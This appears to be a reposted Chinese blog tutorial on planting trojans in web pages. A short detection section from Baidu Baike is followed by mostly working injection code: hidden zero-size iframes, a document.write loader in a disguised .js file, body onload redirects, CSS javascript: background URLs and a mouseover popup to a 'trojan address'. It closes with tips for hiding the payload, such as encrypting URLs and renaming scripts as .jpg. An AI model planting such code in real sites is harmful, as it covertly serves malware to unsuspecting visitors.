
网页挂马
将木马程序上传到网站,使用木马生成器生成一个网马,放到网页空间,在添加代码使木马在网页打开时运行
1.常见的几种方式
- 将木马伪装成页面元素,木马被浏览器自动加载到本地
- 利用脚本运行的漏洞下载木马
- 利用脚本运行的漏洞释放隐含在网页脚本中的木马
- 将木马伪装成缺失的组件。或和缺失的组件绑在一起(flash播放插件等)
- 通过脚本运行调用某些com组件,利用其漏洞下载木马
- 在渲染页面内容的过程中利用格式溢出释放木马(ani格式溢出漏洞等)
- 在渲染页面内容的过程中利用格式溢出下载木马(flash9.0.115的播放漏洞等)
资料摘自:https://baike.baidu.com/item/%E7%BD%91%E9%A1%B5%E6%8C%82%E9%A9%AC/2368054?fr=aladdin
2.检测方法
- 特征匹配:将网页挂马的脚本按脚本病毒进行检测,但是网页脚本变形方式、加密方式比起传统的PE格式病毒更为多样,检测起来也更加困难。
- 主动防御:主动避免下载某些可能含有网马的插件,软件
- 检查父进程是否为浏览器,这种方法很容易被躲过且会对很多插件造成误报。
资料摘自:https://baike.baidu.com/item/%E7%BD%91%E9%A1%B5%E6%8C%82%E9%A9%AC/2368054?fr=aladdin
3.常见的几种网页挂马方法
- HTML挂马
- 需要利用
<iframe>标签 <iframe src="地址" width="0" height="0"></iframe>- 随便找一个html文件来举个例子,通常情况下将2中代码放到任何位置都可?
:例如:当使用代码<iframe src="地址" ></iframe>时,在这个例子里也是图片伪装挂马


:我们可以看到,在我们访问原网址时会出现我指的百度页面,但是这样太明显了

:所以最好使用<iframe src="地址" width="0" height="0"></iframe>,让设置的页面不显示出来
- JS文件挂马
- 需要利用到
<script></script>标签 <script src="×××.js"></script>和document.write("<iframe src='https://www.baidu.com/' width=0 height=0></iframe>")前者写在html文件中,后者写在js文件中- 演示一下?
:在html文件的<head>标签里加入<script src="×××.js"></script>

:转到horse.js文件,文件中添加document.write("<iframe src='https://www.baidu.com/' width=0 height=0></iframe>")这样浏览器就会执行write里面的部分
- body挂马
- 利用
<body>标签 <body onload="window.location='地址';"></body>
- CSS挂马
- 可以写在css文件里也可以直接写在html文件
<style>标签里 - 利用
background-image:url()和连接css文件 – – ><link rel="stylesheet" type="text/css" href="./×××.css"> body {background-image: url('javascript:document.write("<script src=地址></script>")')}但是有一点问题是,会出现背景页面空白的情况,导致很容易暴露,看了网上的一些总结,可以把这个修改为:body{background-image: url(t:open("地址","newwindow",这里可以加一些参数))}通过在后台开一个新的窗口来运行木马页面
- 欺骗调用
- 利用一个假的链接地址诱骗用户点击或查看,以达到跳转页面加载木马的作用
- 例如?
<a href="http://www.4399.com/" onMouseOver="tofalse_com(); return true;"> 跳转游戏页面:http://www.4399.com/ </a>
<SCRIPT Language="JavaScript">  function tofalse_com ()  {
         var url="https://baidu.com/";//网马的地址,这里我随便用百度试了一下 open(url,"NewWindow","toolbar=no,location=no,directories=no,status=no,menubar=no,scrollbars=no,resizable=no,copyhistory=yes,width=800,height=600,left=10,top=10");//弹出一个新窗口,后面的部分是对新窗口的一些属性设置 } </SCRIPT>
- 伪装调用(利用隐藏的分割框架)
- 这还没搞chentou,先不写了?
4.补充
- 挂马最重要的部分就是要隐蔽,像是利用js,一些插件,欺骗伪装等等就算比较隐蔽了
- 但是还可以有一些其他的方法,例如对木马网站的url进行加密处理,利用htm文件,将js的后缀等等替换成jpg等后缀…
版权声明:本文内容由互联网用户自发贡献,该文观点仅代表作者本人。本站仅提供信息存储空间服务,不拥有所有权,不承担相关法律责任。如发现本站有涉嫌侵权/违法违规的内容, 请发送邮件至 举报,一经查实,本站将立刻删除。
发布者:全栈程序员-站长,转载请注明出处:https://javaforall.net/187699.html原文链接:https://javaforall.net


